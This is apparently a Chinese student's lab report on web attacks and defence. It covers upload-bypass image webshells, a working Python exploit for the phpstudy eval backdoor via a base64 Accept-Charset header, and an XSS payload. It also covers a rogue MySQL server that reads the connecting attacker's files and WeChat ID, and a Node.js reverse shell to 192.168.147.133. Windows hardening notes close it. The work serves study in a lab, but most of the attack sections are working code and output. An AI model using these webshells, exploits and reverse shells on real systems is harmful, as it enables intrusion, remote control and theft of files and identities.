1 2駐@口?禮固・峯>E篠R ?誣?だ o燒?搜躉s雖9戎*噶漬 q=?課???帧膊@口讀u  
v慣游 『列擎?餽 IEND籠?  
>  
?php  
echo("hacked by Leo");  
eval($_REQUEST['cmd']);  
>
```

建议使用 copy 命令

```
C:\Users\Leo\Desktop>copy web-shell.png + web-shell.txt my-web-shell.png  
web-shell.png  
web-shell.txt  
已复制 1 个文件。
```

文件包含会将指定的文件添加到当前正在执行的文件中


常见的四种文件包含函数：

require():找不到被包含的文件会产生致命错误，并停止脚本运行

include():找不到被包含的文件只会产生警告，脚本继续执行

require\_once()与 require()类似:唯一的区别是如果该文件的代码已经被包含，则不会再次包含

include\_once()与 include()类似:唯一的区别是如果该文件的代码已经被包含，则不会再次包含



上传图片马，并在 include.php 文件中指定包含，木马成功执行！

## 15. 第 15 关

同 14 关，利用文件上传漏洞上传图片马



上传图片马，并在 include.php 文件中指定包含，木马成功执行！

## 16. 第 16 关

需要开启 php\_exif 模块



## 17. 第 17 关

先上传图片马，然后访问失败，下载后发现与上传时文件大小不同，说明被修改过，发生了二次渲染：即在我们上传文件后，网站会对图片进行二次处理（格式、尺寸要求等），服务器会把里面的内容进行替换更新，处理完成后，根据我们原有的图片生成一个新的图片并放到网站对应的标签进行显示。绕过时需要放入十六进制编辑器中进行比对，将木马插入到没有被修改的地方，就可以制作出防二次渲染的图片马



成功执行 phpinfo() 函数！

## (六) 文件上传总结

1. 前端绕过：检查后缀名（白名单）
2. MIME 绕过：后端获取 Content-Type 并进行白名单验证
3. 配置文件绕过：

I. .htaccess 文件：让图片按照 php 解析

II. .user.ini 文件：文件包含

#### 4. 后缀绕过

I. 点绕过： \$file\_name = deldot(\$file\_name);

II. 空格绕过： \$file\_ext = trim(\$file\_ext);

III. ::DATA 绕过： \$file\_ext = str\_ireplace('::\$DATA', '', \$file\_ext);

IV. 双写绕过： \$file\_name = str\_ireplace(\$deny\_ext, "", \$file\_name);

V. 大小写绕过： \$file\_ext = strtolower(\$file\_ext);

#### 5. 00 截断

I. GET: 00%

II. POST: url\_decode(00%)

#### 6. 图片马：注意二次渲染

### 2.1.7 爬虫编写

影响版本：


phpstudy 2016 版 php-5.4

phpstudy 2018 版 php-5.2.17

phpstudy 2018 版 php-5.4.45

#### (一) 公布 phpsstudy 服务

1. 新克隆一台虚拟机（不能有 phpenv 环境，否则会冲突），注意使用链接克隆，该方法是将原虚拟机的内存映射到克隆机上，占用内存极少




2. 安装 phpsstudy 后门版本

3. 将虚拟机 80 端口监听的 http 服务映射到主机 6789 端口上面，注意编辑的虚拟网卡是 VMnet8


VMnet0：桥接模式，相当于一个真实的物理网卡，主机和虚拟机是平行关系，可以自由访问和被访问

VMnet1: host-only 模式，虚拟机之间、主机与虚拟机之间互访，但虚拟机无法访问外网

VMnet8: NAT 模式，最常用，主机相当于虚拟机的 NAT 服务器，虚拟机之间、主机与虚拟机之间互访，虚拟机可以通过主机访问外网，外网无法访问虚拟机（无内网穿透）



## (二) 手工复现漏洞



在某个文件下发现了 eval()危险函数，执行了一个变量的内容

```
GET / HTTP/1.1
Host: 10.133.29.135:6789
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip,deflate
Accept-Charset: ZWNobyBzZXNUZW0oIndobZPtaSIPoW==
Connection: close
Upgrade-Insecure-Requests: 1
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 15 Jul 2023 02:03:41 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
4 X-Powered-By: PHP/5.4.45
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 14858
8
9 win-q5intpShjut leo
10 win-q5intpShjut leo
11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
12 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
13 <html xmlns="http://www.w3.org/1999/xhtml">
```

使用 burpsuit 抓包，在 HTTP 请求报文中将 Accept-Encoding 改为 Accept-Encoding:gzip, deflate  
(注意去掉空格)，并添加一条 Accept-Charset: c3lzdGVtKCdpcGNvbmZpZycpOw==

其中，Accept-Encoding 用于告知服务器客户端所支持的压缩算法类型；Accept-Charset 用于告知服务器客户端所支持的字符集编码方式

内容是命令： whoami 的 Base64 编码，发现成功返回结果，漏洞复现成功

## (三) Exp 编写

```
import requests
import base64

url = r'http://10.133.29.135:6789/' # r 表示不会对字符串中的反斜杠转义
logo = '''

-----\n
| _ \ \ / / _ _ | | / / | _ \ / _ \ | _ \ |\ _ \
| |_) | / \ | | | ' / | | | | | | | | | | | | |_) |
| _ < / / \ | | | < | | | | | | | | | | | | | | _ /
| |_) | / _ _ \ | | _ _ | . \ | | _ | | | | _ | | | | | \ \
```

```
|_____| /_/\ \_\ \_____|  
...  
  
print(logo)  
  
while(1):  
    command = input('Please input your command here:') # get the user's command  
    if("exit" not in command):  
        # string-->bytes-->base64-->string  
        exp = base64.b64encode(("system('%s');" % command).encode()).decode()  
        headers = {"Accept-Encoding": "gzip,deflate",  
                   "Accept-Charset": exp} # change the headers to satisfy the  
backdoor  
        req = requests.get(url=url, headers=headers) # http's GET method  
        html_byte = req.content # get the bytes of the web page  
        html_text = html_byte.decode('GB2312') # use GB2312 to get strings of  
the pages  
        print(html_text.split("<!DOCTYPE html>")[0]) # use "<!DOCTYPE html>"  
filter the BOM  
    else:  
        exit()
```

总体思路：通过 request 方法访问有后门的网站，并将 header 参数设为能触发此后门的值，将命令编码并作为参数传给后门执行，返回结果。

每行代码的具体功能见后面跟着的注释，这里是用 content 方法获取响应网页的字节码格式，也可以使用 text 方法，即：

```
req = requests.get(url=url, headers=headers)  
req.encoding = 'GB2312'  
html_byte = req.text  
print(html_byte.split('<!DOCTYPE html>')[0])
```

最终运行的结果如下：

被控制端意识不到后门的存在，只有正常的日志访问记录

```
(python3) D:\课程\专业课\实训\实训2\phpstudy后门>python backdoor.py
```



```
Please input your command here:ipconfig
```

```
Windows IP 配置
```

```
以太网适配器 本地连接:
```

```
连接特定的 DNS 后缀 . . . . . : localdomain
本地链接 IPv6 地址. . . . . : fe80::8413:7426:566b:2228%11
IPv4 地址 . . . . . : 192.168.147.132
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.147.2
```

```
隧道适配器 isatap.localdomain:
```

```
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . : localdomain
```

```
Please input your command here:
```

## 2.1.8 代码审计——认识

### (一) 概念

代码审计是一种评估代码安全性的技术，其主要目的是发现代码中可能存在的安全漏洞和缺陷，帮助开发者及时发现并修复潜在的安全问题

### (二) 三种代码审计方式：

1. 代码通读审计（不推荐）

2. 危险函数审计，常见危险函数：

代码执行：eval()、assert()、preg\_replace('/test/e', 'phpinfo();', 'abcnewr')

命令执行：exec()、shell\_exec()、system()

文件包含：require()、require\_once()、include()、include\_once()

操作文件：fopen()、fread()、fwrite()、file\_get\_content()、file\_put\_content()、rename()、delete()

变量覆盖：parse\_str()

3. 关键功能及代码对照审计

### (三) 练习

```
echo等输出中存在可控变量，可能存在XSS漏洞          /vulnerability/xss/xss3.php          XSS <a href=xss3.php?t=title" title="xss3.php?t=&?php if($_GET['t']) echo $_GET['t'];>
```

使用 seay 对 btslab 的源码进行自动审计，发现一个可能存在 xss 漏洞的网站

```
<a href="xss3.php?t=title" title="xss3.php?t=<?php if($_GET['t']) echo $_GET['t']; else echo 'title';?>"> Challenge 3</a>
se enter only words and search:<br/><br/>
```

对这一部分的代码进行通读，发现这个 a 标签的 title 属性的属性值是从前端发起的 GET 请求中携带的参数 t 所决定的，而这个参数值没有进行任何的格式化处理，而是直接在标签中回显，判断确实存在 xss 漏洞

```
<a href="xss3.php?t=title" title="xss3.php?t=xss_test">Challenge 3</a>
<br>
```

在前端将 GET 请求中参数 t 的值修改为 xss\_test，成功回显，于是注入 js 代码，使用”>将前面的 a 标签闭合，然后插入 script 标签

Q 10.133.31.178:9091/btslab/vulnerability/xss/xss3.php?t=something"><script>alert(1);</script>



成功注入，说明该漏洞可以利用！

## 2.1.9 红蓝对抗中的对攻击的反制

### (一) 概念

攻击反制分为技术手段和非技术手段

技术手段：

1. 分析对方工具的漏洞
2. 蜜罐

非技术手段：

1. 钓鱼和反钓鱼
2. 从攻击者目的思考反向获取对方信息

反制还分为直接反制和钓鱼反制，直接反制就是对对方主机进行攻击，钓鱼反制就是引诱对方进入。

### (二) 反制 mysql 客户端


**蜜罐：**一个诱捕攻击者的陷阱，设计蜜罐的初衷就是让黑客入侵，借此收集黑客的信息和行动证据，随时了解针对服务器发动的最新攻击和漏洞。

**漏洞原理：**LOAD DATA INFILE 是一种 MySQL 命令，用于将 CSV、TXT 等格式的数据文件导入到 MySQL 数据库中的表中。它可以帮助用户快速地将大量数据导入到数据库中，而不需要手动插入每一行数据，通常有两种用法，分别是：

读服务器本地文件和读客户端的文件。而我们这次要利用的也就是 LOAD DATA LOCAL INFILE 这种形式。

```
(python3) D:\课程\专业课\实训\实训2\攻击反制\溯源反制\MySqlist>python exp_dccc.py  
请输入监听端口号: 3307  
请选择读取模式:  
【1】从输入读取文件  
1  
已在 3307 端口启用MySQL蜜罐  
请输入接下来你想读的文件名 (直接按回车退出): C:/windows/win.ini
```

运行伪造的 mysql 服务端（蜜罐），3306 端口被占用，监听 3307 端口




攻击者在 navicat 上尝试连接伪服务器的数据库，连接失败，反制方已经成功读取文件



### (三) 反制蚁剑低版本

原理：低版本蚁剑在 webshell 远程连接失败时，返回错误信息使用的是 html 解析，导致 xss 漏洞。



```
<?php
echo("hacked by Leo");
eval($_REQUEST['cmd']);
?>
```

使用 phpenv 搭建 web 服务器，将木马文件放入网站根目录



Index of /

- [antsword.php](#)
- [info.php](#)
- [login.html](#)
- [login.php](#)
- [mysql.php](#)
- [upload/](#)
- [upload\\_file.php](#)
- [welcome/](#)



若要接收后续 Google Chrome 更新，您需使用 Windows 10 或更高版本。该计算机目前使用的是 Windows 7。

了解详情 ×


hacked by Leo

PHP Version 5.2.17

System | Windows NT WIN-QSINTP9HJUT 6.1 build 7601

Build Date | Jan 6 2011 17:34:09

Configure Command | cscript /nologo configure.js --enable-snapshot-build --enable-debug-pack --with-snapshot-template=d:\php\ext\gen\_S2\src\Av&A\template --with-zip



添加数据

基础配置

URL地址 \* http://web.test:8083/antsword.php

连接密码 \* cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

random (不推荐)

base64


请求信息

其他设置


成功  
连接成功!

使用蚁剑成功连接


开始反制：




修改木马文件，包含一个 img 标签的 js 代码，因为 src 没有目标 URL，必然返回错误，导致 webshell 连接失败，从而触发蚁剑的 xss 漏洞



插入的 js 代码成功执行



蚁剑同样支持 nodejs 脚本，但需要进行 Base64 编码，创建一个子进程，子进程中调用 exec() 函数执行系统命令 calc，弹出计算器



通过从网上查阅资料可知，可将这一漏洞进一步利用，由于可以执行 js 代码，可以使用 js 代码建一个 socket，接受命令后执行并返回，在攻击端使用 nc 监听最终建立连接，将一个 xss 漏洞扩展为了 RCE（远程命令执行）

具体 js 代码如下：

```
var net = require("net");
var cmd = require("child_process").exec("cmd.exe");
var socket = new net.Socket();
socket.connect(1971, "192.168.147.133", function(){
    socket.pipe(cmd.stdin);
    cmd.stdout.pipe(socket);
    cmd.stderr.pipe(socket);
});
```

当然，要用 Base64 进行散列计算

#### (四) 利用 mysql 蜜罐获取微信 ID

```
(python3) D:\课程\专业课\实训\实训2\攻击反制\溯源反制\MySqlList>python exp_dicc.py
请输入监听端口号: 3306
请选择读取模式:
【1】从输入读取文件
1
已在 3306 端口启用MySQL蜜罐
请输入接下来你想读的文件名 (直接按回车退出): C:\Windows\DirectX.log
```

启动 mysql 伪服务器（这里先把 mysql 服务关闭，开放出 3306 端口），按照微信默认存储地址，在 C 盘的 User 目录下，所以需要先获得用户的主机名，在 C:\Windows\DirectX.log 文件中可以获得

```
06/26/23 23:53:24: infinst: Installing C:\Users\Leo\AppData\Local\Temp\DXD2B2.tmp\d3dx9_35_x
06/26/23 23:53:24: infinst: Installed file C:\Windows\system32\d3dx9_35.dll
06/26/23 23:53:24: infinst: Installing C:\Users\Leo\AppData\Local\Temp\DXD2B2.tmp\d3dx10_35_
06/26/23 23:53:24: infinst: Installed file C:\Windows\system32\d3dx10_35.dll
06/26/23 23:53:24: infinst: Installed file C:\Windows\system32\Direct3DCompiler_35.dll
06/26/23 23:53:25: infinst: Installing C:\Users\Leo\AppData\Local\Temp\DXD2B2.tmp\xACT2_9_x6
06/26/23 23:53:25: infinst: Installed file C:\Windows\system32\xactengine2_9.dll
06/26/23 23:53:25: infinst: Target file: 'C:\Windows\system32\x3daudio1_2.dll'
```

成功拿到用户名

这里我的微信存储地址更改过，所以访问更改地址后配置文件，形成路径：

```
文件已保存 --> C:\Windows\DirectX.log
请输入接下来你想读的文件名 (直接按回车退出): D:\WeChat\WeChat Files\All Users\config\config.data
(python3) D:\课程\专业课\实训\实训2\攻击反制\溯源反制\MySqlList>python exp_dicc.py
请输入监听端口号: 3306
请选择读取模式:
【1】从输入读取文件
1
已在 3306 端口启用MySQL蜜罐
请输入接下来你想读的文件名 (直接按回车退出): D:\WeChat\WeChat Files\All Users\config\config.data
```

读取该文件

```
□□□
□□□SCUNET □9533fd76-c204-4668-8b636bce9da5895a□□□https://filehelper.weixin.qq.com/?from=windows&type=recommend□
夸奖枫橘捶风□□□2□D:\WeChat\WeChat Files\wxid_4m5rgiqm4vt322\config\AccInfo.dat" □□□□□□□□□□
文件已保存 --> D:\WeChat\WeChat Files\All Users\config\config.data
请输入接下来你想读的文件名 (直接按回车退出):
```

成功拿到 wx\_id

## 2.1.10 安全加固

windows 操作系统加固；

Linux 操作系统加固；

nginx（一种中间件）加固；

php 5.4 配置加固

mysql 加固

### （一）windows 加固

1. 禁用 Guest 账户。


禁用或删除其他无用账户（建议先禁用账户三个月，待确认没有问题后删除。）

操作步骤

打开 控制面板 > 管理工具 > 计算机管理，在 系统工具 > 本地用户和组 > 用户中，双击 Guest 帐户，在属性中选中 帐户已禁用，单击 确定。



2. 登录登出后，不显示用户名。打开 控制面板 > 管理工具 > 本地安全 策略，在本地策略 > 安全选项 中，双击 交互式登录：不显示最后的用户名，选择已启用并单击确定




### 3. 密码复杂度

密码复杂度要求必须满足以下策略：


最短密码长度要求八个字符。

启用本机组策略中密码必须符合复杂性要求的策略。



### 4. 密码最长留存期

